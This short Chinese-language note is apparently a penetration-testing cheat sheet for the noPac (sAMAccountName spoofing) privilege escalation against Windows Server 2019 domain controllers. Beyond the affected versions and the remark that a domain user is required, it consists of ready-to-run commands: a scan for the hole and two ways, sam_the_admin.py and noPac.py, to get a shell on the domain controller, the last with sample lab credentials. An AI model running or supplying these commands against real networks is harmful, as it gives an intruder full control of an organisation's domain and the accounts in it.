Windows Server 2019 (Server Core installation)
Windows Server 2019
```

需要一个域用户
获取dc shell

```
python3 sam_the_admin.py x.x/x:x -dc-ip x.x.x.x -shell
```

检查漏洞是否存在

```
.\noPac.exe scan -domain x.x.x -user x -pass 'x'
```

获取shell

```
proxychains python3 noPac.py -use-ldap de1ay.com/de1ay:1qaz@WSX -dc-ip 10.10.10.10 -shell
```